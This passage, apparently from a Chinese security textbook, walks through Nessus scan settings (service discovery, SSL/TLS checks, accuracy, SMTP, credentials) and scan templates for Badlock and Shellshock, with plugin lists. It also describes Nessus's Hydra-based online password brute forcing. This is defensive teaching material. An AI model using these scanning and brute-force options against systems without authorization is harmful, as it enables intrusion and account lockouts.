


Step 10 选择服务发现选项，探测所有端口以查找服务，尝试将每个开放端口映射到该端口上运行的服务，如下图所示。




注意，在一些罕见的情况下，这可能会中断一些服务，并导致不可预见的副作用。

Step 11 搜索SSL/TLS服务界面，默认为打开状态，可以选择只搜索SSL/TLS服务，或搜索所有端口，识别是否有快过期的证书，默认选择枚举所有SSL/TLS密码，启用CRL检查（连接到Internet），如下图所示。



Step 12 在Accuracy界面中可以进行准确性设置和执行彻底扫描，其中准确性有两项可选，第1项避免可能存在的虚假报警，第2项显示出可能存在的虚假报警，执行彻底的测试，这个存在一定风险，可能破坏网络或影响扫描速度，如下图所示。




Step 13 在Antivirus与SMTP界面中，可以对反病毒定义宽限期（以天计），可以对邮件设置域名、服务器地址等，如下图所示。

Antivirus
Antivirus definition grace period (in days): 0
SMTP
Third party domain: example.com
This domain must be outside the range of the site being scanned the SMTP server.
From address: nobody@example.com
To address: postmaster@[AUTO_REPLACED_IP]

Step 14 在General Settings与Oracle Database设置界面中，可以设置用户默认提供的凭证，如果用户的密码策略设置为在多次无效尝试后锁定账户，则用于防止账户锁定，使用Oracle数据库测试默认账户可能会比较慢，如果有需要也可以选择，如下图所示。

General Settings
Only use credentials provided by the user
Used to prevent account lockouts if your password policy is set to lock out accounts after several invalid attempts.
Oracle Database
Test default accounts (slow)

提示：Nessus启用了Hydra（在线密码破解）工具配合生成密码规则，如下图所示。这里可以导入登录账号文件，登录密码文件等，并设置并行任务数量、超时时间、尝试空密码、尝试以密码登录、在第一次成功后停止暴力强迫、测试默认账户等参数。




注意：Nessus还具有其他高级扫描设置选项，这里不再详细介绍，用户可以自行安装该软件后，然后打开该软件的设置界面，从中学习各个设置选项的作用。

12.5.4 其他扫描项


Nessus除了提供高级扫描以外，还设置了一些其他个性扫描，这些个性扫描有的是针对特殊漏洞，有的是针对不同设备。

1. Balock Detection漏洞

Badlock Detection是一种“协议/中间人”攻击漏洞，可用模拟Windows AD（通过批量创建和编辑用户账户，指派管理权限等）已验证的用户身份发动攻击。在此种攻击中，攻击者可被授予读写SAM数据库的权限，可能造成所有用户名密码和其他潜在敏感信息泄露。漏洞编号CVE-2016-2118和CVE-2016-0128，在Nessus扫描模板中图标如下图所示。




针对Badlock Detection漏洞，Nessus提供的扫描插件，如下图所示，这里只列出了部分，具体请参考软件本身，其他扫描类型的插件也同样截取部分。




2. Bash Shellshock Detection漏洞

Bash Shellshock Detection漏洞，又称为破壳漏洞，会影响目前主流的Linux和Mac OSX操作系统平台。在Nessus扫描模板中的图标如下图所示。




针对破壳漏洞Nessus提供的扫描插件，如下图所示。




3. Basic Network Scan

Basic Network Scan，基础网络设备扫描。这里针对基础网络设备，比如Windows系统、Linux系统、路由器、交换机等，在Nessus扫描模板中的图标如下图所示。



针对基础网络设备Nessus提供的扫描插件，如下图所示。




PLUGIN FAMILY	TOTAL
AIX Local Security Checks	11334
Amazon Linux Local Security Checks	1154
Backdoors	114
Brute force attacks	26
CentOS Local Security Checks	2668
CGI abuses	3934
CGI abuses : XSS	669
CISCO	952


PLUGIN NAME	PLUGIN ID
2X ApplicationServer TuxSystem ActiveX ExportSettings() Method Arbitrary...	58484
2X Client TuxClientSystem ActiveX InstallClient() Method Arbitrary MSI Pa...	58321
3CTftpSvc Long Transport Mode Remote Overflow	23735
3D-FTP Multiple Directory Traversal Vulnerabilities	33218
3DGreetings Player ActiveX Multiple Buffer Overflows	26020
